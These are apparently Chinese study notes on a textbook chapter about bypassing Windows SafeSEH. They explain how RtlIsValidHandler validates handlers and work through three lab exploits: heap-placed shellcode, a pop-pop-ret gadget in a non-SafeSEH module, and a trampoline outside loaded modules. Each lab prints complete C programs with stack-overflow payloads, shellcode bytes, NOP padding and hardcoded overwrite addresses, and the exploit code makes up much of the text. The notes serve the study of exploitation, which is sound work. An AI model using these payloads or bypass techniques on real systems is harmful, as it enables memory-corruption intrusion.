notes about chapter 11

from 11.1

简单回顾（SEH结构体）：

Dword:Next SEH Header（低地址）	**SEH链表指针**
Dword:Exception Handler（高地址）	异常处理函数句柄

safeSEH机制的几个校验：

1. 检查异常处理链（SEH链表指针）在当前程序栈中，若不在则终止异常处理函数得调用。
2. 检查异常处理函数句柄是否在当前栈中，若在则终止。
3. 在前面两项检查都通过后，程序调用一个全新的函数RtlIsValidHandler()，来对异常处理函数的有效性进行验证。

RtlIsValidHandler的一些验证：

1. 检查程序是否设置了IMAGE_DLLCHARACTERISTICS_NO_SEH 标识。如果设置了这个标识，这个程序内的异常会被忽略。所以当这个标志被设置时，函数直接返回校验失败。
2. 检测程序是否包含安全S.E.H 表。如果程序包含安全S.E.H 表，则将当前的异常处理函数地址与该表进行匹配，匹配成功则返回校验成功，匹配失败则返回校验失败。
3. 判断程序是否设置ILonly 标识。如果设置了这个标识，说明该程序只包含.NET编译人中间语言，函数直接返回校验失败。
4. 判断异常处理函数地址是否位于不可执行页（non-executable page）上。当异常处理函数地址位于不可执行页上时，校验函数将检测DEP 是否开启，如果系统未开启DEP 则返回校验成功，否则程序抛出访问违例的异常。

若SEH句柄地址不在加载模块的内存空间上，会进行如下的判断：

1. 判断异常处理函数地址是否位于不可执行页（non-executable page）上。当异常处理函数地址位于不可执行页上时，校验函数将检测DEP 是否开启，如果系统未开启DEP 则返回校验成功，否则程序抛出访问违例的异常。
2. 判断系统是否允许跳转到加载模块的内存空间外执行，如果允许则返回校验成功，否则返回校验失败。

RtlIsValidHandler()函数的校验流程如图 11.1.4 所示。




图 11.1.4 RtlIsV alidHandler 校验流程

相关伪代码如下：

```
BOOL RtlIsValidHandler(handler)
{
    if (handler is in an image) { //在加载模块内存空间内
        if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
            return FALSE;
        if (image has a SafeSEH table) //含有安全S.E.H 表，说明程序启用SafeSEH
            if (handler found in the table)//异常处理函数地址出现在安全S.E.H 表中
                return TRUE;
            else //异常处理函数未出现在安全S.E.H 表中
                return FALSE;
        if (image is a .NET assembly with the ILonly flag set) //只包含IL
            return FALSE;
    }
    if (handler is on a non-executable page) { //跑到不可执行页上了
        if (ExecuteDispatchEnable bit set in the process flags) //DEP 关闭
            return TRUE;
        else
            raise ACCESS_VIOLATION; //抛出访问违例异常
    }
    if (handler is not in an image) { //在加载模块内存之外，并且在可执行页上
        if (ImageDispatchEnable bit set in the process flags)
        //允许在加载模块内存空间外执行
            return TRUE;
        else
            return FALSE;
    }
    return TRUE; //前面条件都不满足的话只能允许这个异常处理函数执行了
}
```

根据伪代码可以清晰整理出使得返回值为1的方法：

1. 在加载模块内没有SEH表。
2. 在加载模块内且在SEH表中。
3. 在不可执行的分页且DEP关闭。
4. 在加载模块之外且DEP关闭。

其中可以使得shellcode可能执行的为1，2，4，具体方法：

1. 针对上的4，排除DEP 干扰后，我们只需在加载模块内存范围之外找到一个跳板指令就可以转入 shellcode 执行， 这点还是比较容易实现的。
2. 针对上的2，我们可以利用未启用SafeSEH 模块中的指令作为跳板，转入shellcode 执行，这也是为什么我们说SafeSEH 需要操作系统与编译器的双重支持。在加载模块中找到一个未启用的SafeSEH 模块也不是一件很困难的事情。
3. 针对上的1，一是清空安全S.E.H 表，造成该模块未启用SafeSEH 的假象；二是将我们的指令注册到安全S.E.H 表中。由于安全S.E.H 表的信息在内存中是加密存放的，所以突破它的可能性也不大，这条路我们就先放弃吧。

书中还阐述了比较简单的攻击方法：

1. 不攻击SEH，可以考虑覆盖返回地址或者虚函数表等信息。
2. 利用S.E.H 的终极特权！这种安全校验存在一个严重的缺陷——如果S.E.H 中的异常函数指针指向堆区，即使安全校验发现了S.E.H 已经不可信，仍然会调用其已被修改过的异常 处理函数，因此只要将 shellcode 布置到堆区就可以直接跳转执行！

即将shellcode布置到堆区中（当然DEP关闭）。

from 11.4

实验要点：

当strcpy时产生溢出，当test时出现异常，异常调用的SEH中的异常函数指针指向堆区，故可以绕过safeSEH。

shellcode在堆中的位置：0x00392A60

shellcode在栈中的起始位置：0x0012FDB4

test栈中的SEH处理指针：0x0012FFAC->0x00411078


所以shellcode：504(shellcode+patch)+addr(0x00392A60)

使用书中的弹窗shellcode，得到的整个代码：

```
#include<stdlib.h>
#include<string>
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
```

```
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
//patch
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90"
"\x60\x2A\x39\x00"
;
void test(char * input)
{
        char str[200];
        strcpy(str,input);
        //__asm int 3;
        int zero=0;
        zero=1/zero;
}
void main()
{
        char * buf=(char *)malloc(500);
        //__asm int 3
        strcpy(buf,shellcode);
        test(shellcode);
}
```


验证结果：



from 11.5

利用未启用SafeSEH模块绕过SafeSEH

这里布置了一个没开启safeSEH的模块进行测试：



使用的pop pop ret指令地址：

111211B6 pop ecx pop ecx retn

所以将SEH handle的地址覆盖为0x111211B6即可。

SEH指针地址：0x0012FE94

参数的开始地址：0x0012FDB8

所以需要220的patch。


所以payload=patch("0x90"*220)+(0x111211B6)+("0x90"8)+shellcode

测试代码：


```
//SEH_NOSafeSEH.EXE
#include<string>
#include <tchar.h>
#include<cstdio>
#include<windows.h>
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xB6\x11\x12\x11"//address of pop pop retn in No_SafeSEH module
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
DWORD MyException(void)
{
        printf("There is an exception");
        getchar();
        return 1;
}
void test(char * input)
{
        char str[200];
        strcpy(str,input);
        int zero=0;
        __try
        {
                zero=1/zero;
        }
        __except(MyException())
        {

        }
}
int _tmain(int argc, _TCHAR* argv[])
```

```
{
        HINSTANCE hInst = LoadLibrary(_T("SEH_NOSafeSEH_JUMP.dll"));//load
No_SafeSEH module
        char str[200];
        __asm int 3
        test(shellcode);
        return 0;
}
```

在0x111211B6设置断点，在程序将参数拷贝完成后f9，可以看到程序直接跳转到布置的（pop pop retn）处：



此时就因为地址指向的是未开启safeSEH的地方，所以可以进行跳转。 f9继续运行即可看到shellcode执行成功：




from 11.6

利用加载模块之外的地址绕过SafeSEH

当seh指针指向的是模块之外的映射空间时，不会进行校验安全性。在这种映射文件中找到跳板指令即可。

找一条这样的跳转指令：



跳板指令地址：0x00280B0B

这里因为有\x00作为截断，所以不能将shellcode布置到该地址后面。书中介绍了一个跳转的方法，可是调试以后发现这个方法也是建立在一个巧合之上的：ebp+0x30 处存放的是 next SEH struct，即SEH handle的上面四个字节。

使用两个字节的短跳转指令（EB 一个字节偏移）跳转到5个字节的长跳转指令处（E9 四个字节偏移），栈中的布置：

```
E9 (四个字节的偏移到shellcode开始处) 90 90(这里一共八个字节)
EB F6 90 90(跳转到上一句)
```

SEH handle addr：0x0012FF64

存放长长地址跳转的地址：0x0012FF60

参数起始地址：0x0012FE88

所以整个shellcode：

(168 bytes shellcode)+(40 bytes nop)+(8 bytes "\xE9\x2B\xFF\xFF\xFF\x90\x90\x90")+(4 bytes "\xB\xF6\x90\x90")+跳板指令

最后到的代码：

```
#include<string>
#include<cstdio>
#include<windows.h>
#include<tchar.h>
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\xE9\x2B\xFF\xFF\xFF\x90\x90\x90"
"\xEB\xF6\x90\x90"
"\x0B\x0B\x28\x00"
;
;
DWORD MyException(void)
{
        printf("There is an exception");
```

```
        getchar();
        return 1;
}
void test(char * input)
{
        char str[200];
        strcpy(str,input);
        int zero=0;
        __try
        {
                zero=1/zero;
        }
        __except(MyException())
        {
        }
}
int _tmain(int argc, _TCHAR* argv[])
{
        //__asm int 3
        test(shellcode);
        return 0;
}
```

最终结果：